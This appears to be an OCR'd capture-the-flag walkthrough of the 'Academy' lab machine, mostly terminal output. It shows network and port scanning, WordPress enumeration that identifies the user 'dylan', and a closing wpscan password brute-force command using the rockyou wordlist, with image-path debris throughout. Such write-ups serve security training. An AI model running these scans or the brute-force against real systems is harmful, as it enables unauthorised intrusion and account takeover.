


Academy


[sudo] password for miguel:
┌──(root💀miguel)-[/home/miguel]
└─# arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b5:13:bf, IPv4: 192.168.137.12
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.137.1 98:25:4a:69:5c:f8 (Unknown)
192.168.137.4 a4:42:3b:28:f6:77 (Unknown)
192.168.137.7 00:0c:29:6e:cd:24 (Unknown)
3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.313 seconds (110.68 hosts/sec). 3 responded
┌──(root💀miguel)-[/home/miguel]
└─# ping 192.168.137.7
PING 192.168.137.7 (192.168.137.7) 56(84) bytes of data.
64 bytes from 192.168.137.7: icmp_seq=1 ttl=64 time=2.05 ms
64 bytes from 192.168.137.7: icmp_seq=2 ttl=64 time=1.82 ms
64 bytes from 192.168.137.7: icmp_seq=3 ttl=64 time=1.43 ms
^C
--- 192.168.137.7 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.430/1.767/2.052/0.256 ms


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.7
Starting Nmap 7.95 (https://nmap.org) at 2025-02-05 13:46 -03
Initiating ARP Ping Scan at 13:46
Scanning 192.168.137.7 [1 port]
Completed ARP Ping Scan at 13:46, 0.18s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:46
Scanning 192.168.137.7 [65535 ports]
Discovered open port 22/tcp on 192.168.137.7
Discovered open port 80/tcp on 192.168.137.7
Completed SYN Stealth Scan at 13:46, 12.43s elapsed (65535 total ports)
Nmap scan report for 192.168.137.7
Host is up, received arp-response (0.0037s latency).
Scanned at 2025-02-05 13:46:06 -03 for 12s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
MAC Address: 00:0C:29:6E:CD:24 (VMware)


┌──(root💀miguel)-[/home/miguel]
└─# nmap -sCV -p22,80 -Pn -n -vvv 192.168.137.7


```
PORT   STATE SERVICE REASON       VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 cb:96:e2:96:ae:29:8d:89:da:c0:c6:86:d8:3a:57:12 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLGoO7kr3Uoz+JBPq/kDRlHzK6V3T
+CickqqpZu8uufk=
|   256 8d:8d:c4:c3:5e:ba:f1:2f:ff:1a:d1:97:ef:6a:2f:34 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIO0cJidRXIkbitWFu77cNftfZoLqImpyYXIEr81L4L6b
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:6E:CD:24 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root💀miguel)-[/home/miguel]
└─# nmap --script http-enum -p80 -Pn -n -vvv 192.168.137.7
```


```
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
| http-enum:
|   /wordpress/: Blog
|_  /wordpress/wp-login.php: Wordpress login page.
MAC Address: 00:0C:29:6E:CD:24 (VMware)
```

```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 192.168.137.7
http://192.168.137.7 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[192.168.137.7], Title[Ap
ache2 Debian Default Page: It works]

┌──(root💀miguel)-[/home/miguel]
```


Not secure 192.168.137.7/wordpress/
Compromiso con la mejor educación
Contamos con una educación de calidad para nuestros alumnos, utilizando las últimas tecnologías:
Sobre nosotros


Not secure view-source:192.168.137.7/wordpress/
Line wrap
<!DOCTYPE html>
<html lang="es">
<head>
<meta charset="UTF-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<meta name='robots' content='noindex, nofollow' />
<title>Mi Web No Hackeable</title>
<link rel='dns-prefetch' href='//academy.thl' />
<link rel="alternate" type="application/rss+xml" title="Mi Web No Hackeable » Feed" href="http://academy.thl/wordpress/index.php/feed/"
<link rel="alternate" type="application/rss+xml" title="Mi Web No Hackeable » Feed de los comentarios" href="http://academy.thl/wordpres
<script>
window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/15.0.3\/72x72\/","ext":".png","svgUrl":"https:\/\/s.w.org\/image
/*! This file is auto-generated */
!function(i,n){var o,s,e;function c(e){try{var t={supportTests:e,timestamp:(new Date).valueOf()};sessionStorage.setItem(o,JSON.stringify(t))}
</script>
<style id='wp-block-site-logo-inline-css'>
.wp-block-site-logo{box-sizing:border-box;line-height:0}.wp-block-site-logo a{display:inline-block;line-height:0}.wp-block-site-logo.is-defau
</style>
<style id='wp-block-site-title-inline-css'>
.wp-block-site-title a{color:inherit}
</style>
<style id='wp-block-group-inline-css'>
.wp-block-group{box-sizing:border-box}
</style>
<style id='wp-block-page-list-inline-css'>
.wp-block-navigation .wp-block-page-list{align-items:var(--navigation-layout-align,initial);background-color:inherit;display:flex;flex-directi
</style>
<link rel='stylesheet' id='wp-block-navigation-css' href='http://academy.thl/wordpress/wp-includes/blocks/navigation/style.min.css?ver=6.5.3'
<style id='wp-block-heading-inline-css'>
h1.has-background,h2.has-background,h3.has-background,h4.has-background,h5.has-background,h6.has-background{padding:1.25em 2.375em}h1.has-text
.is-style-asterisk:before {
content: '';
width: 1.5rem;

```
127.0.0.1       localhost
127.0.1.1       miguel.miguel   miguel

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.137.7 academy.thl
~
~
~
```





```
┌──(root💀miguel)-[/home/miguel]
└─# gobuster dir  -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt  -u "http://192.168.137.7/wordpress/" -t 20
0 -x php,html,txt
```

```
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/wp-content           (Status: 301) [Size: 329] [--> http://192.168.137.7/wordpress/wp-content/]
/.php                 (Status: 403) [Size: 278]
/wp-login.php         (Status: 200) [Size: 6583]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 330] [--> http://192.168.137.7/wordpress/wp-includes/]
/readme.html          (Status: 200) [Size: 7401]
Progress: 16310 / 882240 (1.85%)[ERROR] Get "http://192.168.137.7/wordpress/index.php": context deadline exceeded (Client.Timeout exceeded
waiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/2005.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/04.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/products.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/05.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/faq.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/forum.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/forum.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/forum.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/software": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/software.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/wp-admin             (Status: 301) [Size: 327] [--> http://192.168.137.7/wordpress/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://academy.thl/wordpress/wp-login.php?action=register]
Progress: 782640 / 882240 (88.71%)
```


```
┌──(root💀miguel)-[/home/miguel]
└─# wpscan --url http://academy.thl/wordpress --enumerate u --api-token [redacted]
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```


```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================================================> (10 / 10) 100.00% Time: 00:00

[i] User(s) Identified:

[+] dylan
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://academy.thl/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```






```
┌──(root💀miguel)-[/home/miguel]
└─# wpscan --url http://academy.thl/wordpress -U dylan -P /usr/share/wordlists/seclists/rockyou.txt
```

